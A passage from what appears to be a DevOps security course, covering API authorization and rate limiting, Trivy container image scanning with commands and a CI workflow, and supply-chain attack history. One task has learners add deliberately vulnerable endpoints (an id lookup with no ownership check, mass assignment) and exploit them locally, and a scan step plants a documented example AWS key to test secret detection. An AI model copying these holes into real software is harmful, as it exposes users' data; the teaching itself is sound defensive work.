Lesson: authentication answers "who is calling", and BOLA is about "may they touch *this* object". Rate limiting would not have prevented the bug but would have turned a full scrape into a slow, noisy, detectable one.

8 Common mistakes and best practices

Don't

- Rely on "the front end hides that button" or on unguessable ids as your access control.
- Return whole database rows and let the client pick fields; bind request bodies straight into models (mass assignment).
- Leave `/v1`, `/debug`, `/swagger` and staging APIs reachable without owners or authentication.
- Put tokens or API keys in query strings, or log request bodies containing secrets.
- Use `CORS: *` with credentials, or return stack traces.
- Trust data from third-party APIs or webhooks without validation and signature checks.

Do

- Enforce authentication and per-object, per-function authorization on every route, in a shared middleware with a test that fails when a route lacks a policy.
- Validate with schemas, reject unknown fields, cap body size, page size and query cost, and set timeouts.
- Rate limit globally and tighten it for login, password reset, search, and any expensive or business-critical flow; return `429` and `Retry-After`.
- Keep an inventory of APIs and versions; retire old versions on a schedule; scan for undocumented routes.
- Terminate TLS at the gateway, use short-lived tokens and scoped keys, and log user, route, status and request id for every call.
- Verify webhook signatures (HMAC) and apply SSRF protections to any feature that fetches URLs.

9 Tasks

- [ ] **T1 — Run the hardened API and prove each control** *(≈30 min, beginner)*
  - **Goal:** see 401, 404, 400, 413 and 429 produced by distinct controls.
  - **Steps:**
    1. Run the lab server and the commands in steps 2-4.

2. Add a request over 10,000 bytes (`head -c 20000 /dev/zero | tr '\0' a`) in a JSON string and observe the 413.
3. Record which line of code produced each status.

- **Done when:** you have a table of status code to control to line number for five statuses.

- [ ] **T2 — Add a vulnerable endpoint, then exploit it** *(≈45 min, intermediate)*
  - **Goal:** understand BOLA and mass assignment by causing them.
  - **Steps:**
    1. Add `GET /vulnerable/orders/:id` with no ownership check and `PATCH /vulnerable/users/me` that merges the entire body into the user object.
    2. Use `curl` as Alice to read Bob's order and to set `"role":"admin"` on herself.
    3. Fix both with an ownership check and a field allowlist.
  - **Done when:** both exploits work on the vulnerable routes and return 404/400 on the fixed ones.

- [ ] **T3 — Add per-user and per-route limits** *(≈45 min, intermediate)*
  - **Goal:** make rate limiting fit the endpoint.
  - **Steps:**
    1. Key the bucket by authenticated user (falling back to IP) instead of IP only.
    2. Give `POST /orders` a stricter bucket (for example 2 burst, 1 per 10 seconds) than `GET`.
    3. Add `X-RateLimit-Remaining` to responses.
  - **Done when:** Alice being limited does not limit Bob, and the stricter route returns 429 first.

- [ ] **T4 — Rate limit at Nginx** *(≈45 min, intermediate)*
  - **Goal:** enforce limits at the edge.
  - **Steps:**
    1. Run Nginx in Docker with the config from step 5 pointing at the lab API (use `host.docker.internal` or a Docker network).
    2. Fire 50 parallel requests with `xargs -P 20` or `hey` / `ab` against your own local port.
    3. Count 200s versus 429s in the Nginx access log.
  - **Done when:** the log shows 429 responses served by Nginx and the Node process received far fewer requests than you sent.

- [ ] **T5 — Write the OpenAPI contract and check inventory** *(≈45 min, advanced)*
  - **Goal:** find undocumented routes.

- **Steps:**
  1. Write an OpenAPI 3 document for the lab API with request schemas for `POST /orders`.
  2. Validate requests against the schema in middleware (or a gateway).
  3. Add a test that lists the server's routes and fails if one is not in the spec.
- **Done when:** adding an undocumented route makes the test fail.

☐ **T6 — Prove it: threat-model an API** *(≈45 min, advanced)*

- **Goal:** apply the API Top 10 to a new design.
- **Steps:**
  1. Without notes, pick `shop-api`'s five most important endpoints and for each write which API1-API10 risks apply and the specific control.
  2. Identify which controls belong at the gateway and which only the service can enforce.
- **Done when:** every endpoint has at least two named risks with a control, and BOLA/BFLA controls are placed in the service.

10 Self-check questions

1. What is BOLA and why does authentication not prevent it?
2. Why return 404 rather than 403 for another user's object?
3. What is mass assignment, and what is the fix?
4. How does a token bucket allow bursts yet cap the average rate?
5. What can an API gateway do for security, and what must the service still do itself?

ANSWERS

1. Broken Object Level Authorization: the caller is authenticated but can access objects belonging to others by changing an id. Authentication only identifies the caller; the service must check access to each object.
2. 404 does not confirm that the object exists, avoiding enumeration of valid ids (403 is acceptable when existence is not sensitive).
3. Binding client-supplied fields directly onto internal models lets attackers set fields like `role` or `price`. Use explicit allowlists of accepted fields.
4. Tokens accumulate up to the bucket capacity, so a client can burst up to that size, but tokens refill only at the steady rate, so the long-run average cannot exceed it.

5. It can terminate TLS, authenticate tokens, rate limit, validate schemas, size-limit and log. Only the service knows object ownership and business rules, so object- and function-level authorization stays in the service.

11 Further reading

- OWASP API Security Project: *API Security Top 10 (2023)*, and the OWASP Cheat Sheets for *REST Security*, *Input Validation* and *Mass Assignment*.
- Documentation for your gateway of choice: Kong, AWS API Gateway, or NGINX rate limiting (`ngx_http_limit_req_module`).
- OpenAPI Specification (openapis.org) and JSON Schema.
- *Hacking APIs* by Corey J. Ball (No Starch Press) for the attacker's view, to be practised only on your own labs.

LAB NOTES What I ran, what I saw, what it means

11.9 Container Image Scanning (Trivy)

Topic 9 of 13 | ~5 hours | Difficulty: Intermediate

1 What it is

A container image is a stack of layers containing an operating system's packages (Alpine `apk`, Debian `dpkg`), your language dependencies (`node_modules`) and your own code. **Image scanning** inspects those layers, builds a list of every installed package and version, and compares it against databases of known vulnerabilities (**CVEs**, Common Vulnerabilities and Exposures, each with a **CVSS** severity score and a rating of LOW, MEDIUM, HIGH or CRITICAL).

Trivy (from Aqua Security, open source) is a popular all-in-one scanner. One binary scans:

- container images and image tarballs (OS packages and language dependencies),
- filesystems and Git repositories (lockfiles such as `package-lock.json`),
- infrastructure-as-code (`trivy config`: Dockerfiles, Terraform, Kubernetes manifests, Helm),
- secrets accidentally baked into files,
- and it can generate an **SBOM (Software Bill of Materials)**, a machine-readable inventory of everything inside the image (formats: **CycloneDX** and **SPDX**).

A scanner finds only *known* problems in *known* components. It is a smoke detector, not a guarantee.

2 Why it matters in DevOps

- **Images age like milk.** The image you built and verified in March contains packages that get new CVEs every week; "it passed last time" says little about today. Scanning must run on every build and on a schedule against what is already deployed.
- **Base images carry most of the risk.** A full `node:22` Debian image has hundreds of packages your app never uses; each is attack surface and scanner noise (minimal base images §4.13, multi-stage builds §4.10).

- **SBOMs answer "are we affected?" in minutes.** When Log4Shell (CVE-2021-44228, December 2021) landed, organisations with an inventory of what ran where could query it; those without searched repositories by hand.
- **Gates make security a pipeline property**, not a quarterly audit: a pull request that introduces a CRITICAL fixable vulnerability fails like a failing unit test (CI/CD §0.2).

3 Real-world system example

Harbor, the CNCF-graduated container registry, integrates Trivy as its default built-in vulnerability scanner: images pushed to a project are scanned, and a project policy can block pulls of images above a chosen severity. **GitLab's Container Scanning** feature uses Trivy as its underlying analyzer in recent versions, and Trivy has an official **GitHub Action** and a **Kubernetes operator** (`trivy-operator`) that continuously scans workloads in a cluster and publishes `VulnerabilityReport` resources. Cloud registries offer similar features natively (Amazon ECR scanning, Google Artifact Registry scanning, Azure Defender).

The pattern is the same everywhere: scan at **build time** (fail fast in CI), at **registry push/admission time** (stop bad images reaching the cluster) and **continuously at runtime** (new CVEs are published about images you shipped last month). Image *signing* (Sigstore cosign) then proves that the scanned image is the one that is deployed.

4 Diagram




Figure 11.9-1

Where the findings come from:




Figure 11.9-2

5 How it works

Trivy downloads a vulnerability database (refreshed several times a day) and a bundle of misconfiguration checks, extracts the image's layers, identifies the OS (from `/etc/os-release`) and packages, reads lockfiles and language manifests, then matches versions against advisories.

Key commands

Command	Purpose
`trivy image <ref>`	Scan an image from a registry or the local Docker daemon
`trivy image --input app.tar`	Scan a tarball produced by `docker save` (no daemon needed)
`trivy fs .`	Scan the project directory (lockfiles, secrets, config)
`trivy config .`	Scan Dockerfiles, Terraform, Kubernetes YAML for misconfigurations

Command	Purpose
`trivy image --format cyclonedx -o sbom.cdx.json <ref>`	Produce an SBOM
`trivy sbom sbom.cdx.json`	Scan an existing SBOM later, without the image

Useful flags

Flag	Meaning
`--severity HIGH,CRITICAL`	Only report these severities
`--exit-code 1`	Exit non-zero when anything matching is found (this is the CI gate)
`--ignore-unfixed`	Skip vulnerabilities with no available fix (you cannot act on them yet)
`--format table|json|sarif|cyclonedx|spdx-json`	Output format (SARIF uploads to GitHub code scanning)
`--scanners vuln,secret,misconfig`	Choose scanners
`--ignorefile .trivyignore`	Suppress accepted findings (always with a reason and a review date)

Gate design. A good gate is strict where it is actionable and loose where it is not:

Situation	Policy
New CRITICAL or HIGH with a fix available	Block the merge
Vulnerability with no fix	Report, do not block; track with an owner and a date
Accepted risk (not reachable, mitigated)	Suppress in an ignore file with a justification and an expiry, reviewed in PR
Scheduled scan finds a new CVE in a deployed image	Open an issue automatically; rebuild and redeploy

Reducing findings at the source: use a smaller base (`alpine`, Debian slim, or distroless: see Rootless and Minimal Containers §11.12), a multi-stage build that leaves compilers out of the runtime image, `npm ci --omit=dev`, and a rebuild-on-base-update habit. A scanner is not a substitute for patching: the fix is almost always "rebuild with a newer base image or dependency version".

6 Step-by-step guide

Prerequisites: Docker (a free local sandbox). Trivy runs as a container, so no install is needed. The first run downloads the vulnerability database (tens to a few hundred MB, cached afterwards). Output below is *similar to* what you will see; package names and counts change daily.

1. **Create the `shop-api` sample and two Dockerfiles** (one deliberately poor, one improved).

```bash
mkdir -p ~/trivy-lab && cd ~/trivy-lab
cat > package.json <<'EOF'
{ "name": "shop-api", "version": "1.0.0", "main": "server.js",
  "dependencies": { "express": "4.17.1", "lodash": "4.17.15" } }
EOF
cat > server.js <<'EOF'
const express = require('express');
const app = express();
app.get('/health', (req, res) => res.json({ ok: true }));
app.listen(3000, () => console.log('shop-api on 3000'));
EOF
cat > Dockerfile.bad <<'EOF'
FROM node:18
WORKDIR /app
COPY . .
RUN npm install
CMD ["node", "server.js"]
EOF
cat > Dockerfile.good <<'EOF'
FROM node:22-alpine AS build
WORKDIR /app
COPY package*.json ./
RUN npm install --omit=dev
COPY server.js ./

FROM node:22-alpine
WORKDIR /app
RUN addgroup -S app && adduser -S app -G app
COPY --from=build --chown=app:app /app /app
USER app
CMD ["node", "server.js"]
EOF
docker build -f Dockerfile.bad  -t shop-api:bad  .
docker build -f Dockerfile.good -t shop-api:good .
```

The pinned old `express` and `lodash` versions are intentionally outdated so the scan has something to find. (For a real project, commit a lockfile and use `npm ci`.)

2. **Scan the poor image.**

```bash
alias trivy='docker run --rm -v /var/run/docker.sock:/var/run/docker.sock -v trivy-cache:/root/.cache/ aquasec/trivy:latest'
trivy image --severity HIGH,CRITICAL shop-api:bad
```

   You will see a summary similar to `Total: 40 (HIGH: 30, CRITICAL: 10)` split into sections per target (the OS packages, then `Node.js` for the lockfile), with columns Library, Vulnerability, Severity, Status, Installed Version, Fixed Version. Note the *Fixed Version* column: that is your to-do list.

3. **Compare with the improved image and the "fixable only" view.**

```bash
trivy image --severity HIGH,CRITICAL shop-api:good
trivy image --severity HIGH,CRITICAL --ignore-unfixed shop-api:good
```

   The second image should report far fewer findings; the remainder are mostly in the old `express` / `lodash` that you pinned. Bump them in `package.json` to current versions, rebuild, and scan again to drive the count to zero (or to unfixable-only).

4. **Turn it into a gate.** The exit code is what CI reads.

```bash
trivy image --severity CRITICAL --exit-code 1 --ignore-unfixed shop-api:bad; echo "exit=$?"
```

   `exit=1` means the gate would fail the pipeline; `exit=0` means it passes. (Unfixed issues are skipped, so the result depends on what is fixable today.)

5. **Generate an SBOM and scan it later.**

```bash
docker run --rm -v /var/run/docker.sock:/var/run/docker.sock -v trivy-cache:/root/.cache/ -v "$PWD":/out \
  aquasec/trivy:latest image --format cyclonedx --output /out/sbom.cdx.json shop-api:good
jq '.components | length' sbom.cdx.json
docker run --rm -v "$PWD":/work aquasec/trivy:latest sbom /work/sbom.cdx.json --severity HIGH,CRITICAL
```

   The component count is every OS and npm package in the image. Scanning the SBOM works without the image: that is how you answer "do we ship vulnerable-library-X?" across hundreds of stored SBOMs.

6. **Scan the Dockerfile and project for misconfigurations and secrets.**

```bash
docker run --rm -v "$PWD":/work aquasec/trivy:latest config /work
echo 'AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY' > leaked.env
docker run --rm -v "$PWD":/work aquasec/trivy:latest fs --scanners secret /work
rm leaked.env
```

`config` should flag `Dockerfile.bad` (no non-root `USER`, no `HEALTHCHECK`). The secret scan reports the AWS-style key by rule name. That value is the documentation example key, not a real credential.

7. **Wire it into GitHub Actions.** Save as `.github/workflows/image-scan.yml` in your repo:

```yaml
name: image-scan
on:
  pull_request:
  push:
    branches: [main]
  schedule:
    - cron: "17 3 * * *"        # nightly rescan: new CVEs appear without code changes
jobs:
  scan:
    runs-on: ubuntu-latest
    permissions:
      contents: read
      security-events: write      # upload SARIF to the Security tab
    steps:
      - uses: actions/checkout@v4
      - name: Build image
        run: docker build -t shop-api:${{ github.sha }} .
      - name: Trivy gate (HIGH and CRITICAL, fixable only)
        uses: aquasecurity/trivy-action@0.28.0   # pin to the full commit SHA of the
  release you reviewed
        with:
          image-ref: shop-api:${{ github.sha }}
          severity: HIGH,CRITICAL
          ignore-unfixed: true
          exit-code: "1"
          format: table
      - name: Trivy SARIF report
        if: always()
        uses: aquasecurity/trivy-action@0.28.0
        with:
          image-ref: shop-api:${{ github.sha }}
          format: sarif
          output: trivy.sarif
      - uses: github/codeql-action/upload-sarif@v3
        if: always()
```

```
        with: { sarif_file: trivy.sarif }
      - name: SBOM
        uses: aquasecurity/trivy-action@0.28.0
        with:
          image-ref: shop-api:${{ github.sha }}
          format: cyclonedx
          output: sbom.cdx.json
      - uses: actions/upload-artifact@v4
        with: { name: sbom, path: sbom.cdx.json }
```

Third-party actions run with your pipeline's permissions, so pin them to a commit SHA and keep `permissions` minimal (Dependency Scanning §11.10 covers supply-chain risks).

8. **Handle an accepted risk properly.** Create `.trivyignore`:

```
# CVE-2099-12345  not reachable: we never call the vulnerable parser. Owner: platform.
  Review by 2026-12-01
CVE-2099-12345
```

(The id above is a placeholder.) Trivy also supports a YAML ignore file (`.trivyignore.yaml`) with a `statement` and an `expired_at` date per entry, which forces the exception to be revisited.

9. **Clean up.**

```bash
docker rmi shop-api:bad shop-api:good; docker volume rm trivy-cache; cd ~ && rm -rf
  ~/trivy-lab
```

7 Real-world scenario

Illustrative, not a documented incident. A Friday-afternoon deploy of `shop-api` succeeds. On Monday morning a new CRITICAL CVE is announced for a system library (say, an XML or compression library) that the Debian-based `node:18` base image carries. The nightly scheduled scan opens an issue: `shop-api:2.4.1 has 1 CRITICAL fixable`. The on-call engineer checks the SBOM index, sees the library is in 9 of the company's 40 images, and a Dependabot-style base-image bump PR already exists for each. Seven pass CI and are merged by noon; two use a pinned old base and need a manual fix.

The first attempt to move one service to the latest Alpine image fails at runtime: a native npm module was compiled against glibc and breaks on musl. The team switches that service to `node:22-slim` (Debian) instead and records the reason in the Dockerfile.

Lesson: the vulnerability fix was a rebuild, and what made it fast was the inventory (SBOMs), the automation (nightly scans, update PRs) and the habit of rebuilding often. Smaller bases reduce findings, but compatibility matters: choose the smallest base that actually works.

8 Common mistakes and best practices

Don't

- Scan once at release and never again. New CVEs are published against images you shipped long ago.
- Gate on every severity including unfixable issues; the team will learn to ignore or disable the gate.
- Suppress findings silently with no reason, owner or expiry.
- Use `latest` tags for base images, or leave the scanner version and database un-pinned in security-critical tooling without reviewing updates.
- Treat a clean scan as proof of safety: it cannot see unknown vulnerabilities, logic flaws or misconfiguration of the running container.
- Ship build tools, shells and package managers in runtime images.

Do

- Scan in CI on every PR, in the registry on push, and nightly against deployed images.
- Fail the build on fixable HIGH/CRITICAL; track the rest with owners and dates.
- Choose minimal, regularly updated bases; pin them by digest and let automation raise update PRs.
- Generate and store an SBOM for every released image, and sign images (image scanning and container security §4.14).
- Scan the Dockerfile and IaC (`trivy config`) as well as the image.
- Pin third-party CI actions and the scanner itself, and review changes to them.

9 Tasks

- [ ] **T1 — Scan, read and explain a report** *(≈30 min, beginner)*
  - **Goal:** read a Trivy table accurately.
  - **Steps:**
    1. Build both images and run step 2 on `shop-api:bad`.

2. Pick three findings and for each write the package, installed version, fixed version and one-line impact (read the CVE link).
3. Say which are in the OS layer versus the Node lockfile.

- **Done when:** each of the three findings has a concrete remediation action (rebuild with X, upgrade Y to Z).

☐ **T2 — Drive the findings down** *(≈45 min, intermediate)*

- **Goal:** fix rather than suppress.
- **Steps:**
  1. Update `express` and `lodash` in `package.json` to current versions, run `npm install` to refresh the lockfile, rebuild `shop-api:good`.
  2. Re-scan with `--severity HIGH,CRITICAL --ignore-unfixed`.
  3. Record the before and after counts.
- **Done when:** the gate command exits `0` on your improved image.

☐ **T3 — Create and use an SBOM** *(≈30 min, intermediate)*

- **Goal:** use inventory to answer "are we affected?".
- **Steps:**
  1. Generate CycloneDX SBOMs for both images.
  2. Use `jq` to find whether `lodash` is present and at which version in each: `jq -r '.components[] | select(.name=="lodash") | .name+" "+.version' sbom.cdx.json`.
  3. Scan one SBOM with `trivy sbom`.
- **Done when:** you can list the `lodash` version per image from SBOMs alone, without running the images.

☐ **T4 — Break the pipeline on purpose** *(≈45 min, intermediate)*

- **Goal:** see the gate work end to end.
- **Steps:**
  1. Add the workflow from step 7 to a GitHub repo containing `shop-api` and a `Dockerfile`.
  2. Open a PR that downgrades a dependency to a vulnerable version.
  3. Confirm the check fails, read the log, fix the PR, confirm it goes green.
- **Done when:** you have a failed run and a passing run on the same PR, and the SARIF results appear under the repo's Security tab (if code scanning is available for your repo type).

☐ **T5 — Automate scheduled rescans with an issue** *(≈60 min, advanced)*

- **Goal:** catch new CVEs in already-built images.
- **Steps:**
  1. Extend the scheduled job to scan the image tagged `latest` in your registry (GHCR works on a free account).
  2. On a non-zero exit, create a GitHub issue using `gh issue create` with the report attached, but only if an open issue with that label does not already exist.
  3. Trigger it manually with `workflow_dispatch`.
- **Done when:** a failing scheduled run produces exactly one issue, and a second run does not create a duplicate.

☐ **T6 — Prove it: write the gate policy** *(≈30 min, advanced)*

- **Goal:** defend a policy to a skeptical team.
- **Steps:**
  1. Without notes, write a one-page policy for `shop-api` covering which severities block, how unfixed findings are tracked, how exceptions expire, and when rescans run.
  2. Explain why `--ignore-unfixed` is used and what its risk is.
- **Done when:** a teammate can implement the policy from your page alone, and you can name two limits of image scanning.

10 Self-check questions

1. What does an image scanner compare, and against what?
2. Why does a scan that was clean last month need to run again?
3. What is an SBOM and when does it save you?
4. Why use `--ignore-unfixed`, and what should you do with those findings instead?
5. Name two ways to reduce the number of findings in an image without suppressing any.

ANSWERS

1. The list of installed OS packages and language dependencies (with versions) found in the image layers, against vulnerability databases such as distro security trackers and the GitHub/OSV advisory data.
2. New CVEs are published continuously against components already inside your images, so the same image becomes vulnerable without any change.
3. A machine-readable inventory of all components in an artifact; it lets you search for a newly disclosed vulnerable library across everything you ship without pulling and scanning every image.

4. You cannot remediate a vulnerability with no available fix, so blocking on it only creates noise; record it with an owner and date, monitor for a fix and consider compensating controls.
5. Use a smaller, maintained base image or distroless, and a multi-stage build that excludes build tools and dev dependencies; also remove unused packages and dependencies.

11 Further reading

- Trivy documentation (trivy.dev and the aquasecurity/trivy repository documentation): image scanning, SBOM and CI integration.
- CycloneDX and SPDX specifications; Anchore Syft and Grype as alternative SBOM/scan tools.
- Sigstore cosign documentation for signing and verifying images.
- *Container Security* by Liz Rice (O'Reilly).

LAB NOTES What I ran, what I saw, what it means

11.10 Dependency Scanning (Snyk, Dependabot)

Topic 10 of 13 | ~5 hours | Difficulty: Intermediate

1 What it is

Modern applications are mostly other people's code. A small Node.js service like `shop-api` declares a handful of dependencies in `package.json` and pulls in hundreds more **transitive dependencies** (dependencies of dependencies). **Dependency scanning**, formally **SCA (Software Composition Analysis)**, lists every component your project uses and checks each name and version against databases of known vulnerabilities (CVEs and ecosystem advisories such as the GitHub Advisory Database).

Three ideas work together:

- **Lockfiles** (`package-lock.json`, `yarn.lock`, `pnpm-lock.yaml`, `poetry.lock`, `go.sum`) record the exact version and integrity hash of every dependency, so builds are reproducible and scanners know what is *really* installed.
- **Scanners:** `npm audit` (built in), **Snyk** (commercial, with a free tier), **GitHub Dependabot alerts**, Trivy (`trivy fs`), OSV-Scanner and others.
- **Automated update PRs: Dependabot** (built into GitHub) and **Renovate** (open source) open pull requests that bump vulnerable or outdated dependencies, so patching is a review-and-merge task instead of a research project.

The related and much harder problem is the **supply chain attack**, where the dependency itself is malicious rather than merely buggy, and no CVE exists yet.

2 Why it matters in DevOps

- **Known-vulnerable components are among the most common root causes of breaches**, and fixes are usually available before attackers use the bug at scale. Staying current is cheaper than incident response.
- **Transitive dependencies are invisible** until you scan: you never chose that vulnerable library, but you ship it.

- **Reproducibility is a security property.** Without a lockfile, `npm install` on Tuesday may fetch a different (possibly compromised) version than on Monday.
- **CI is a high-value target.** Install scripts and build plugins run with your pipeline's secrets, so dependency hygiene and secrets management §11.4 belong together.
- **Compliance** (SOC 2, PCI DSS, customer questionnaires) increasingly asks for evidence of vulnerability management and SBOMs (Container Image Scanning §11.9).

3 Real-world system example

Equifax (2017) is the textbook case for outdated components: attackers exploited a known flaw in Apache Struts (CVE-2017-5638) for which a patch existed. **Log4Shell (CVE-2021-44228, December 2021)** showed the transitive version: Log4j was embedded in countless products, often several layers deep.

Supply chain attacks are different, because the "update" is the attack:

- **event-stream (npm, 2018):** the maintainer of a popular package handed it to a new contributor, who added a dependency (`flatmap-stream`) containing code that targeted a specific cryptocurrency wallet application.
- **ua-parser-js (npm, 2021):** the maintainer's account was hijacked and malicious versions were published, which included password-stealing and cryptomining code.
- **colors and faker (npm, 2022):** the author deliberately sabotaged their own widely used packages with a release that broke dependants.
- **Dependency confusion (2021):** researcher Alex Birsan showed that internal package names, when also published on a public registry with a higher version number, could be pulled in by build systems, running his harmless proof-of-concept code in the networks of many large companies.
- **xz Utils (CVE-2024-3094, March 2024):** a backdoor was inserted into releases of the xz compression library by a long-term contributor persona and was caught by a Microsoft engineer who noticed a small SSH login slowdown, before it reached most stable distributions.
- **SolarWinds (2020)** and **Codecov (2021)** targeted vendors' build systems and CI tooling, not libraries, but belong to the same class: trust placed in a software supplier was abused.

GitHub documents Dependabot alerts, security updates and version updates as free features across repositories; Renovate is widely used as the self-hosted or app-based alternative.

4 Diagram




Figure 11.10-1

Where a supply-chain attack slips in, and the matching controls:

